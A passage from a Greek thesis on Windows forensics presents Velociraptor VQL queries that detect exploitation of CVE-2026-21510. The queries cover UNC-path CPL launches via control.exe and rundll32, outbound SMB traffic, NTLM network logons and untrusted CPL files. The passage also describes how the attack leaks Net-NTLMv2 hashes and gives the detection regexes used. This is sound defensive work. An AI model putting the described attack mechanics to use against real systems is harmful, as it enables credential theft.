Εικόνα 5.40α & Εικόνα 5.40β: Source code του Sysmon_Control_Rundll32_CommandLine_IOCs

Security_4688_Control_Rundll32_IOCs

Η τέταρτη πηγή είναι όμοια με την προηγούμενη, αλλά εξετάζει το security log για Event ID 4688 (process creation). Η αντιστοιχία αυτή προσφέρει την διπλή ανεξάρτητη πηγή καταγραφής που τεκμηριώθηκε στην ενότητα 5.4.1, παρέχοντας ταυτόχρονα:

- Επαλήθευση των ευρημάτων του Sysmon με μία native πηγή των Windows.
- Λειτουργικότητα σε περιβάλλον όπου δεν είναι εγκατεστημένο το Sysmon.

Σημαντικό στοιχείο της υλοποίησης είναι η προσθήκη του flag “ParentLooksSuspicious”, το οποίο αξιολογεί αν το parent process ταιριάζει με γνωστά living-off-the-land binaries (explorer.exe, control.exe, powershell.exe, cmd.exe, wscript.exe, cscript.exe, mshta.exe). Αυτό προσφέρει επιπλέον πληροφορίες στον αναλυτή χωρίς να επηρεάζει τα κριτήρια ανίχνευσης.

```
Source Security_4688_Control_Rundll32_IOCs
```

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])

LET unc_pattern <= '''(?i)\\\\[A-Za-z0-9._-]+\\S+'''
LET cpl_indicator <= '''(?i)(\.cpl|Control_RunDLL|shell32\.dll)'''
LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''

LET events <= SELECT
    timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime,
    System.Computer AS Computer,
    EventData.SubjectUserName AS User,
    EventData.SubjectDomainName AS UserDomain,
    EventData.NewProcessName AS NewProcessName,
    EventData.CommandLine AS CommandLine,
    EventData.ParentProcessName AS ParentProcessName,
    EventData.NewProcessId AS NewProcessId,
    EventData.ProcessId AS CreatorProcessId,
    EventData.TokenElevationType AS TokenElevationType
  FROM parse_evtx(filename=SecurityLogPath)
  WHERE System.EventID.Value = 4688
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND (NewProcessName =~ "(?i)\\\\control\\.exe$" OR NewProcessName =~ "(?i)\\\\rundll32\\.exe$")

LET evaluated <= SELECT
    EventTime,
    Computer,
    User,
    UserDomain,
    NewProcessName,
    CommandLine,
    ParentProcessName,
```

```
    NewProcessId,
    CreatorProcessId,
    TokenElevationType,
    CommandLine =~ unc_pattern AS HasUNCPath,
    CommandLine =~ cpl_indicator AS HasCPLOrControlIndicator,
    parse_string_with_regex(string=CommandLine, regex=[extract_unc_host]).UNCHost AS UNCHost,
    ParentProcessName =~ "(?i)\\\\(explorer|control|powershell|cmd|wscript|cscript|mshta)\\.exe$" AS ParentLooksSuspicious,
    if(condition=ExcludedUNCRegex, then=CommandLine =~ ExcludedUNCRegex, else=FALSE) AS IsExcludedUNC
  FROM events

SELECT
    "Security 4688 command-line IOC - control/rundll32 with UNC + CPL" AS Finding,
    EventTime,
    Computer,
    User,
    UserDomain,
    ParentProcessName,
    NewProcessName,
    CommandLine,
    CreatorProcessId,
    NewProcessId,
    TokenElevationType,
    HasUNCPath,
    HasCPLOrControlIndicator,
    UNCHost,
    ParentLooksSuspicious,
    if(condition=KnownBadIPs AND UNCHost, then=UNCHost IN known_bad_ip_list, else=FALSE) AS UNCHostInKnownBadIPs,
    if(condition=KnownBadHostnames AND UNCHost, then=UNCHost =~ KnownBadHostnames, else=FALSE) AS UNCHostMatchesKnownBadHostnames,
    "Category C" AS Category,
    "CVE-2026-21510" AS CVE
  FROM evaluated
  WHERE NOT IsExcludedUNC
    AND HasUNCPath
    AND HasCPLOrControlIndicator
```

Εικόνα 5.41α & Εικόνα 5.41β: Source code του Security_4688_Control_Rundll32_IOCs

Sysmon_SMB_Outbound

Η πέμπτη πηγή ανιχνεύει τα artifacts της Κατηγορίας Δ (δικτυακά artifacts). Το source εξετάζει το Sysmon για Event ID=3 (network connections) και φιλτράρει όσα στοχεύουν τις θύρες TCP/445 και TCP/139 που αποτελούν τις θύρες του SMB πρωτοκόλλου. Επιστρέφονται όλα τα SMB connections με το αντίστοιχο enrichment για την διευκόλυνση του αναλυτή να ξεχωρίσει τα ύποπτα από τα νόμιμα. Τα enrichment columns είναι τα εξής:

- DestInKnownBadIPs: Η destination IP ταιριάζει με τη λίστα threat intelligence.
- DestMatchesKnownBadHostnames: Το destination hostname ταιριάζει με το regex του threat intelligence.
- DestIsNonRFC1918: Η destination IP είναι εκτός του εύρους των ιδιωτικών IPs κατά το RFC1918 (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16) και αποτελεί εξωτερική IP.

Η ένδειξη “DestIsNonRFC1918” αποτελεί δευτερογενή συμπεριφορική ένδειξη, καθώς η εξερχόμενη SMB κίνηση προς public IPs είναι εξαιρετικά ασυνήθιστη σε εταιρικά περιβάλλοντα και αποτελεί ένδειξη πιθανού exfiltration ή Net-NTLMv2 hash leak.

Source Sysmon_SMB_Outbound

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+",
replace=""), sep=","), else=[])
LET rfc1918 <= '''^(10\.|192\.168\.|172\.(1[6-9]|2[0-9]|3[0-1])\.)'''

SELECT
    "Sysmon SMB network connection" AS Finding,
    timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime,
    System.Computer AS Computer,
    EventData.User AS User,
    EventData.Image AS Image,
    EventData.ProcessGuid AS ProcessGuid,
    EventData.ProcessId AS ProcessId,
    EventData.Protocol AS Protocol,
    EventData.SourceIp AS SourceIp,
    EventData.SourcePort AS SourcePort,
    EventData.DestinationIp AS DestinationIp,
    EventData.DestinationHostname AS DestinationHostname,
    EventData.DestinationPort AS DestinationPort,
    if(condition=KnownBadIPs, then=EventData.DestinationIp IN known_bad_ip_list, else=FALSE) AS DestInKnownBadIPs,
    if(condition=KnownBadHostnames AND EventData.DestinationHostname, then=EventData.DestinationHostname =~
KnownBadHostnames, else=FALSE) AS DestMatchesKnownBadHostnames,
    NOT (EventData.DestinationIp =~ rfc1918) AS DestIsNonRFC1918,
    "Category D" AS Category,
    "CVE-2026-21510" AS CVE
  FROM parse_evtx(filename=SysmonLogPath)
  WHERE System.EventID.Value = 3
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND EventData.DestinationPort IN (445, 139)

```

Εικόνα 5.42: Source code του Sysmon_SMB_Outbound

Live_SMB_Connections

Η έκτη πηγή συμπληρώνει την προηγούμενη με δεδομένα σε πραγματικό χρόνο. Χρησιμοποιεί το netstat() plugin του Velociraptor και επιστρέφει τις ενεργές TCP συνδέσεις στις θύρες του SMB. Η αξία αυτής της πηγής είναι ο εντοπισμός persistence και της τρέχουσας κατάστασης της επικοινωνίας με τον επιτιθέμενο, ακόμα και πριν τα event logs ολοκληρώσουν την καταγραφή.

Source Live_SMB_Connections

```
LET rfc1918 <= '''^(10\.|192\.168\.|172\.(1[6-9]|2[0-9]|3[0-1])\.)'''
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+",
replace=""), sep=","), else=[])

SELECT
    "Live SMB connection" AS Finding,
    Pid,
    Name AS ProcessName,
    CommandLine,
    Family,
    Type,
    Status,
    Laddr.IP AS LocalIP,
    Laddr.Port AS LocalPort,
    Raddr.IP AS RemoteIP,
    Raddr.Port AS RemotePort,
    if(condition=KnownBadIPs, then=Raddr.IP IN known_bad_ip_list, else=FALSE) AS RemoteInKnownBadIPs,
    NOT (Raddr.IP =~ rfc1918) AS RemoteIsNonRFC1918,
    "Category D" AS Category,
    "CVE-2026-21510" AS CVE
  FROM netstat()
  WHERE Raddr.Port IN (445, 139)

```

Εικόνα 5.43: Source code του Live_SMB_Connections

Security_4624_NTLM_Network_Logons

Η έβδομη πηγή εξετάζει το Security Event ID 4624 (successful logon) και φιλτράρει με βάση το “LogonType=3” (network logon) και το AuthenticationPackageName ή το LmPackageName να ταιριάζει με NTLM.

Αυτή η συμπεριφορά αντικατοπτρίζει το γεγονός ότι κατά την επίλυση των UNC paths, το Windows Shell πραγματοποιεί αυτόματη NTLM authentication προς τον SMB server, μια συμπεριφορά που στα πλαίσια της εκμετάλλευσης CVE-2026-21510 οδηγεί στην αποστολή Net-NTLMv2 hashes προς τον επιτιθέμενο. Όπως και στο Sysmon_SMB_Outbound, η πηγή επιστρέφει όλα τα NTLM network logons με enrichment columns, επιτρέποντας στον αναλυτή να ξεχωρίσει τα ύποπτα από τα νόμιμα events.

Source Security_4624_NTLM_Network_Logons

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])
LET rfc1918 <= '''^(10\.|192\.168\.|172\.(1[6-9]|2[0-9]|3[0-1])\.)'''

SELECT
    "Security 4624 NTLM network logon" AS Finding,
    timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime,
    System.Computer AS Computer,
    EventData.TargetDomainName AS TargetDomainName,
    EventData.TargetUserName AS TargetUserName,
    EventData.WorkstationName AS WorkstationName,
    EventData.IpAddress AS IpAddress,
    EventData.LogonType AS LogonType,
    EventData.AuthenticationPackageName AS AuthenticationPackageName,
    EventData.LmPackageName AS LmPackageName,
    if(condition=KnownBadIPs, then=EventData.IpAddress IN known_bad_ip_list, else=FALSE) AS SourceInKnownBadIPs,
    if(condition=KnownBadHostnames AND EventData.WorkstationName, then=EventData.WorkstationName =~ KnownBadHostnames, else=FALSE) AS WorkstationMatchesKnownBadHostnames,
    NOT (EventData.IpAddress =~ rfc1918) AS SourceIsNonRFC1918,
    "Category D" AS Category,
    "CVE-2026-21510" AS CVE
  FROM parse_evtx(filename=SecurityLogPath)
  WHERE System.EventID.Value = 4624
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND EventData.LogonType = 3
    AND (
      EventData.AuthenticationPackageName =~ "(?i)NTLM"
      OR EventData.LmPackageName =~ "(?i)NTLM"
    )

```

Εικόνα 5.44: Source code του Security_4624_NTLM_Network_Logons

Untrusted_CPL_Files

Η όγδοη πηγή στοχεύει σε CPL αρχεία που έχουν τοποθετηθεί σε user-writable locations. Σε ένα κανονικό σύστημα Windows, τα νόμιμα CPL αρχεία βρίσκονται αποκλειστικά σε φακέλους όπως “C:\Windows\System32\” και “C:\Windows\SysWOW64”. Η ύπαρξη CPL αρχείου σε Downloads, Desktop, Temp, INetCache ή AppData αποτελεί από μόνη της ισχυρή ένδειξη ύποπτης δραστηριότητας.

Το source χρησιμοποιεί το glob() με οκτώ μη-έμπιστα paths και εξαιρεί ρητά τους φακέλους συστήματος μέσω της εντολής “WHERE NOT FullPath =~..”. Για κάθε CPL που εντοπίζεται αναγνωρίζεται το binary content και ελέγχεται για ενσωματωμένα UNC paths, εξάγεται το UNCHostInCPL και υπολογίζεται το SHA256. Παράλληλα, ελέγχεται η κατάσταση του Zone.Identifier, παρέχοντας έτσι ολοκληρωμένη εικόνα της προέλευσης και των χαρακτηριστικών του αρχείου.

```
Source Untrusted_CPL_Files
```

```
 1 LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
 2 LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+",
replace=""), sep=","), else=[])
 3 LET unc_in_content <= '''(?i)\\\\[A-Za-z0-9._-]+\\\S+'''
 4 LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''
 5
 6 LET cpls <= SELECT
 7     FullPath AS Path,
 8     Name,
 9     Size,
10     Mtime,
11     Atime,
12     Ctime,
13     read_file(filename=FullPath, length=1048576) AS Content,
14     read_file(filename=FullPath + ":Zone.Identifier", length=4096) AS ZoneIdentifier,
15     if(condition=CalculateHashes, then=hash(path=FullPath).SHA256, else=NULL) AS SHA256
16   FROM glob(globs=[
17     "C:/Users/*/Downloads/**/*.cpl",
18     "C:/Users/*/Desktop/**/*.cpl",
19     "C:/Users/*/AppData/Local/Temp/**/*.cpl",
20     "C:/Users/*/AppData/Local/Microsoft/Windows/INetCache/**/*.cpl",
21     "C:/Users/*/AppData/Local/Microsoft/Windows/Content.Outlook/**/*.cpl",
22     "C:/Users/*/AppData/Roaming/**/*.cpl",
23     "C:/Windows/Temp/**/*.cpl",
24     "C:/ProgramData/**/*.cpl"
25   ])
26   WHERE NOT IsDir
27     AND Mtime >= cutoff
28     AND NOT FullPath =~ "(?i)^C:/Windows/System32/"
29     AND NOT FullPath =~ "(?i)^C:/Windows/SysWOW64/"
30
```

```
LET evaluated <= SELECT
    Path,
    Name,
    Size,
    Mtime,
    Atime,
    Ctime,
    Content =~ unc_in_content AS ContainsUNCReference,
    parse_string_with_regex(string=Content, regex=[extract_unc_host]).UNCHost AS UNCHostInCPL,
    ZoneIdentifier,
    if(condition=ZoneIdentifier, then=ZoneIdentifier =~ "(?i)ZoneId=3", else=FALSE) AS HasInternetZoneId3,
    if(condition=ZoneIdentifier, then=FALSE, else=TRUE) AS MissingZoneIdentifier,
    SHA256
  FROM cpls

SELECT
    "Untrusted CPL file" AS Finding,
    Path,
    Name,
    Size,
    Mtime,
    Atime,
    Ctime,
    ContainsUNCReference,
    UNCHostInCPL,
    if(condition=KnownBadIPs AND UNCHostInCPL, then=UNCHostInCPL IN known_bad_ip_list, else=FALSE) AS
UNCHostInKnownBadIPs,
    if(condition=KnownBadHostnames AND UNCHostInCPL, then=UNCHostInCPL =~ KnownBadHostnames, else=FALSE) AS
UNCHostMatchesKnownBadHostnames,
    HasInternetZoneId3,
    MissingZoneIdentifier,
    ZoneIdentifier,
    SHA256,
    "Category B/C" AS Category,
    "CVE-2026-21510" AS CVE
  FROM evaluated

```

Εικόνα 5.45α & Εικόνα 5.45β: Source code του Untrusted_CPL_Files

DetectionSummary

Η ένατη και τελευταία πηγή λειτουργεί ως aggregator, όπου καταναλώνει τα αποτελέσματα των προηγούμενων πηγών μέσω του “source(source=...)” plugin και παράγει έναν συγκεντρωτικό πίνακα με δύο επίπεδα μέτρησης:

- BehaviouralFindings: το σύνολο των ευρημάτων από όλα τα detection sources (LNK, Lineage, Sysmon, CMD, Sec 4688, CPL).
- FindingsMatchingKnownBadAttribution: τα ευρήματα τα οποία επιπλέον ταιριάζουν με τα threat intelligence που έχουν παραχθεί.

Το τελικό verdict (REVIEW ή CLEAN) προκύπτει από τα behavioural findings, διατηρώντας τον διαχωρισμό detection/attribution σε όλο το artifact. Έτσι, ο αναλυτής βλέπει με μια ματιά αν χρειάζεται περαιτέρω εξέταση, ανεξάρτητα αν διαθέτει threat intel ή όχι.

Source DetectionSummary

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])

LET unc_pattern <= '''(?i)\\\\[A-Za-z0-9._-]+\\S+'''
LET cpl_indicator <= '''(?i)(\.cpl|Control_RunDLL|shell32\.dll)'''
LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''

-- ----- Sysmon process events (used by lineage + cmd IOC counts) -----
LET sysmon_proc <= SELECT
    System.TimeCreated.SystemTime AS EventEpoch,
    EventData.Image AS Image,
    EventData.CommandLine AS CommandLine,
    EventData.ParentImage AS ParentImage,
    EventData.ProcessGuid AS ProcessGuid,
    EventData.ParentProcessGuid AS ParentProcessGuid,
    EventData.ProcessId AS ProcessId,
    EventData.ParentProcessId AS ParentProcessId
  FROM parse_evtx(filename=SysmonLogPath)
  WHERE System.EventID.Value = 1
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff

-- ----- Materialized result sets (use len() on these) -----

LET rows_sysmon_cmd <= SELECT * FROM sysmon_proc
  WHERE (Image =~ "(?i)\\\\control\\.exe$" OR Image =~ "(?i)\\\\rundll32\\.exe$")
    AND CommandLine =~ unc_pattern
    AND CommandLine =~ cpl_indicator

LET control_e <= SELECT EventEpoch AS ControlEpoch, ProcessGuid AS ControlGuid, ProcessId AS ControlPID
  FROM sysmon_proc
  WHERE Image =~ "(?i)\\\\control\\.exe$" AND ParentImage =~ "(?i)\\\\explorer\\.exe$"

LET rundll_e <= SELECT EventEpoch AS RundllEpoch, ParentProcessGuid AS RundllParentGuid, ParentProcessId AS RundllParentPID, CommandLine AS RundllCmd
  FROM sysmon_proc
  WHERE Image =~ "(?i)\\\\rundll32\\.exe$" AND ParentImage =~ "(?i)\\\\control\\.exe$"

LET rows_lineage <= SELECT * FROM foreach(row=control_e, query={
    SELECT RundllEpoch, RundllCmd, ControlEpoch FROM rundll_e
    WHERE (RundllParentGuid = ControlGuid OR RundllParentPID = ControlPID)
      AND RundllEpoch >= ControlEpoch
      AND (RundllEpoch - ControlEpoch) <= CorrelationWindowSeconds
  })
  WHERE RundllCmd =~ unc_pattern AND RundllCmd =~ cpl_indicator

LET rows_sec4688 <= SELECT EventData.CommandLine AS Cmd, EventData.NewProcessName AS NewProc
  FROM parse_evtx(filename=SecurityLogPath)
  WHERE System.EventID.Value = 4688
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND (EventData.NewProcessName =~ "(?i)\\\\control\\.exe$" OR EventData.NewProcessName =~ "(?i)\\\\rundll32\\.exe$")
    AND EventData.CommandLine =~ unc_pattern
    AND EventData.CommandLine =~ cpl_indicator

LET rows_sysmon_smb <= SELECT EventData.DestinationIp AS DestIp, EventData.DestinationHostname AS DestHost
  FROM parse_evtx(filename=SysmonLogPath)
  WHERE System.EventID.Value = 3
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND EventData.DestinationPort IN (445, 139)

LET rows_live_smb <= SELECT Pid FROM netstat() WHERE Raddr.Port IN (445, 139)

LET rows_ntlm <= SELECT EventData.IpAddress AS IP
  FROM parse_evtx(filename=SecurityLogPath)
  WHERE System.EventID.Value = 4624
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
```

```
    AND EventData.LogonType = 3
    AND (EventData.AuthenticationPackageName =~ "(?i)NTLM" OR EventData.LmPackageName =~ "(?i)NTLM")

LET rows_lnk <= SELECT FullPath FROM glob(globs=split(string=SuspiciousLnkPaths, sep=","))
  WHERE NOT IsDir AND Size > 0 AND Size < 1048576
    AND Name =~ SuspiciousLnkNameRegex AND Mtime >= cutoff
    AND (read_file(filename=FullPath, length=1048576) =~ unc_pattern
      OR read_file(filename=FullPath, length=1048576) =~ cpl_indicator)

LET rows_cpl <= SELECT FullPath FROM glob(globs=[
    "C:/Users/*/Downloads/**/*.cpl",
    "C:/Users/*/Desktop/**/*.cpl",
    "C:/Users/*/AppData/Local/Temp/**/*.cpl",
    "C:/Users/*/AppData/Local/Microsoft/Windows/INetCache/**/*.cpl",
    "C:/Users/*/AppData/Local/Microsoft/Windows/Content.Outlook/**/*.cpl",
    "C:/Users/*/AppData/Roaming/**/*.cpl",
    "C:/Windows/Temp/**/*.cpl",
    "C:/ProgramData/**/*.cpl"
  ])
  WHERE NOT IsDir AND Mtime >= cutoff
    AND NOT FullPath =~ "(?i)^C:/Windows/System32/"
    AND NOT FullPath =~ "(?i)^C:/Windows/SysWOW64/"

-- ----- Attributed subset counts -----
LET rows_attributed_cmd <= SELECT * FROM rows_sysmon_cmd
  WHERE ( (KnownBadIPs AND parse_string_with_regex(string=CommandLine, regex=[extract_unc_host]).UNCHost IN known_bad_ip_list)
       OR (KnownBadHostnames AND parse_string_with_regex(string=CommandLine, regex=[extract_unc_host]).UNCHost =~ KnownBadHostnames) )

LET rows_attributed_smb <= SELECT * FROM rows_sysmon_smb
  WHERE ( (KnownBadIPs AND DestIp IN known_bad_ip_list)
       OR (KnownBadHostnames AND DestHost AND DestHost =~ KnownBadHostnames) )

-- ----- Compute totals using len() -----
LET n_lnk <= len(list=rows_lnk)
LET n_lineage <= len(list=rows_lineage)
LET n_sysmon_cmd <= len(list=rows_sysmon_cmd)
LET n_sec4688 <= len(list=rows_sec4688)
LET n_sysmon_smb <= len(list=rows_sysmon_smb)
LET n_live_smb <= len(list=rows_live_smb)
LET n_ntlm <= len(list=rows_ntlm)
LET n_cpl <= len(list=rows_cpl)
LET total_behavioral <= n_lnk + n_lineage + n_sysmon_cmd + n_sec4688 + n_cpl
LET total_attributed <= len(list=rows_attributed_cmd) + len(list=rows_attributed_smb)

SELECT
    "CVE-2026-21510 behavioral IOC summary" AS Finding,
    LookbackHours AS LookbackHours,
    KnownBadIPs AS KnownBadIPsUsed,
    KnownBadHostnames AS KnownBadHostnamesUsed,
    n_lnk AS SuspiciousLNK,
    n_lineage AS CorrelatedExplorerControlRundll32,
    n_sysmon_cmd AS SysmonControlRundll32WithUNCandCPL,
    n_sec4688 AS Security4688ControlRundll32WithUNCandCPL,
    n_sysmon_smb AS SysmonSMBOutbound,
    n_live_smb AS LiveSMBSessions,
    n_ntlm AS Security4624NTLMNetworkLogons,
    n_cpl AS UntrustedCPLFiles,
    total_behavioral AS BehavioralFindings,
    total_attributed AS FindingsMatchingKnownBadAttribution,
    if(condition=total_behavioral > 0, then="REVIEW", else="CLEAN") AS Verdict
  FROM scope()
```

Εικόνα 5.46α & Εικόνα 5.46β: Source code του DetectionSummary

5.5.6 Τεχνικές Προκλήσεις και Λύσεις

Κατά τη συγγραφή του artifact προέκυψαν τεχνικές προκλήσεις, τρεις εκ των οποίων παρουσιάζονται παρακάτω.

Διαχείριση Backslash σε Regex Patterns

Τα regex patterns που εντοπίζουν UNC paths απαιτούν αναζήτηση του χαρακτήρα backslash. Ο χαρακτήρας αυτός υφίσταται διπλή διαδικασία escape, μία από τη YAML parser και μία από τον VQL string parser, πριν φτάσει στο regex engine. Σε standard YAML strings (double-quoted) αυτό μεταφράζεται σε τέσσερις backslashes στον κώδικα για κάθε ένα blackslash στα δεδομένα, κάτι που οδηγεί σε δύσκολη ανάγνωση του κώδικα.

Η λύση που υιοθετήθηκε είναι η χρήση των VQL raw strings (τριπλά εισαγωγικά ‘’’...’’’) που υποστηρίζονται από την έκδοση 0.6 και μετά. Σε αυτή τη μορφή, καμία διαδικασία escape δεν εκτελείται και ο χαρακτήρας backslash περνά αυτούσιος στο regex engine. Παράδειγμα του pattern για UNC path:

LET unc_pattern <= ‘’’(?i)\\\\[A-Za-z0-9._-]+\\\S+’’’

Με την παραπάνω προσέγγιση, το pattern είναι πιο ευανάγνωστο, όπου τέσσερις backslashes είναι ίσα με δύο literal backslashes σε regex και αντιστοιχεί στο \\ που υπάρχει στο UNC prefix. Αντίστοιχα, οι δύο backslashes αντιστοιχούν στο μονό backslash που είναι ο separator.

Διαχείριση Comma-Separated Λίστας Παραμέτρων

Ο Velociraptor παρέχει τύπο παραμέτρου cvs, ο οποίος όμως δεν παράγει λίστα από strings, αλλά λίστα από dictionaries με headers και τη μορφή “{key: value}”. Αυτό προκαλεί αποτυχία στο IN operator όταν αυτός χρησιμοποιείται για ταύτιση string με λίστα. Στην παρούσα υλοποίηση, για τη λίστα KnownBadIPs υιοθετήθηκε η προσέγγιση όπου η παράμετρος ορίζεται ως απλό string και η μετατροπή σε αληθινή λίστα από strings γίνεται εντός κάθε VQL query με την παρακάτω γραμμή:

```
 2 LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+",
replace=""), sep=","), else=[])
```

Εικόνα 5.47: Parsing string σε CSV

Η εμφωλευμένη κλήση regex_replace αφαιρεί τυχόν whitespace χαρακτήρες πριν το split, παρέχοντας έτσι ανθεκτικότητα στην εισαγωγή παραμέτρων από τον χρήστη και οδηγώντας στις τιμές να λειτουργούν το ίδιο με ή χωρίς κενά. Η “if” condition διασφαλίζει ότι αν η παράμετρος είναι κενή, το known_bad_ip_list ορίζεται ως κενή λίστα, διατηρώντας τη σωστή behavioural-only λειτουργία.

Χρονικός Συσχετισμός Διεργασιών

Για τη συσχέτιση της αλυσίδας control.exe -> rundll32.exe στην πηγή Sysmon_Exact_process_Lineage χρειάστηκε να γίνει σύγκριση χρονικών διαφορών μεταξύ events. Η αρχική προσέγγιση βασιζόταν στο function “abs(RundllTime.Unix - ControlTime.Unix) και απέτυχε λόγω της δομής του timestamp object που επιστρέφει η timestamp() function. Η λύση που εφαρμόστηκε είναι η διατήρηση του raw epoch ως ξεχωριστή στήλη (EventEpoch) στην αρχική επιλογή των Sysmon records, και η χρήση αυτής της στήλης για σύγκριση:

```
  WHERE RundllEpoch >= ControlEpoch
    AND (RundllEpoch - ControlEpoch) <= CorrelationWindowSeconds
```

Εικόνα 5.48: Σύγκριση χρονικών τιμών

Η συνθήκη “RundllEpoch >= ControlEpoch” αποκλείει τα ζεύγη όπου το rundll32 προηγείται χρονικά του control και εξασφαλίζει τη σωστή σημασιολογία parent -> child.

5.5.7 Σύνοψη

Το παρόν υποκεφάλαιο τεκμηρίωσε τη λογική και τη μεθοδολογία της συγγραφής του custom Velociraptor artifact για την ανίχνευση του CVE-2026-21510. Το τελικό artifact αποτελείται από εννέα πηγές VQL, καλύπτει και τις τέσσερις κατηγορίες forensic artifacts της ενότητας 4.6.2, ενώ υιοθετεί τη σχεδιαστική αρχή της behavioural-first ανίχνευσης με προαιρετικό attribution enrichment.

6. Αποτελέσματα

6.1 Γενικά

Το παρόν κεφάλαιο παρουσιάζει τα αποτελέσματα της πειραματικής αξιολόγησης του custom Velociraptor artifact που τεκμηριώθηκε στην ενότητα 5.5. Στόχος του είναι η συστηματική αποτίμηση της απόδοσης του artifact σε σχέση με τα τέσσερα κριτήρια αξιολόγησης που ορίστηκαν στην ενότητα 4.7 (χρόνος απόκρισης, πληρότητα, εγκληματολογική ακεραιότητα, επεκτασιμότητα). Παράλληλα, παρέχονται απαντήσεις στα τρία υποερωτήματα της πειραματικής μεθοδολογίας της ενότητας 4.2.2 για το κατά πόσο το Velociraptor εντοπίζει τα forensic artifacts του CVE-2026-21510, με ποια ταχύτητα και πληρότητα και κατά πόσο διατηρείται η εγκληματολογική ακεραιότητα κατά τη συλλογή.

Η αξιολόγηση οργανώνεται σε τρεις πειραματικές εκτελέσεις, οι οποίες σχεδιάστηκαν ώστε να καλύψουν τις βασικές διαστάσεις του προβλήματος. Οι δύο εκτελέσεις γίνονται στο VM-2 (το επηρεασμένο σύστημα), με σκοπό την μέτρηση του recall του artifact και την επαλήθευση της σχεδιαστικής φιλοσοφίας του behavioural-first detection. Επιπλέον, πραγματοποιείται μια τρίτη εκτέλεση σε ένα δεύτερο σύστημα Windows το οποίο δεν έχει επηρεαστεί από την προσομοίωση, με σκοπό να αποδείξει την απουσία ψευδώς θετικών αποτελεσμάτων.

Σημειώνεται πως τα αποτελέσματα που παρουσιάζονται προκύπτουν από την εκτέλεση του artifact στην τελική του μορφή, όπως αυτή τεκμηριώθηκε στην ενότητα 5.5.

6.2 Πειραματικό Πρωτόκολλο

Τα τρία runs που αποτελούν τη βάση της αξιολόγησης παρουσιάζονται συγκεντρωτικά στον παρακάτω πίνακα:


Run	Σύστημα	Παράμετρος KnownBadIPs	Στόχος
1	VM-2	(κενό)	Αξιολόγηση πληρότητας ανίχνευσης σε pure behavioural mode
2	VM-2	192.168.56.103	Αξιολόγηση enrichment layer όταν παρέχεται threat intelligence
3	Καθαρό Σύστημα	(κενό)	Έλεγχος για ψευδή θετικά αποτελέσματα

Πίνακας 6.1: Πειραματικό πρωτόκολλο των τριών runs.

Η επιλογή αυτή σχεδιάστηκε με σκοπό την απομόνωση των επιμέρους διαστάσεων της αξιολόγησης. Τα runs 1 και 2 εκτελούνται στο ίδιο σύστημα, με την ίδια κατάσταση και τα ίδια forensic artifacts, προσθέτοντας την παράμετρο KnownBadIPs. Έτσι, οποιαδήποτε διαφορά στα

